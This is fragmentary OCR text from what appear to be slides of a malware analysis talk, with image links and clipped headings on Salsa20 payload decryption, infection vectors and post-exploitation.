
Salsa20 to decrypt payload from BLOB

a20 + hsalsa20 to generate crypto key

lculate check value for success of key generation

+ C






Disclosing Uncommon Attack Methods


Attack Overview


Initial Infection Vectors

Post Exploitation



Disclosing Uncommon Attack Methods



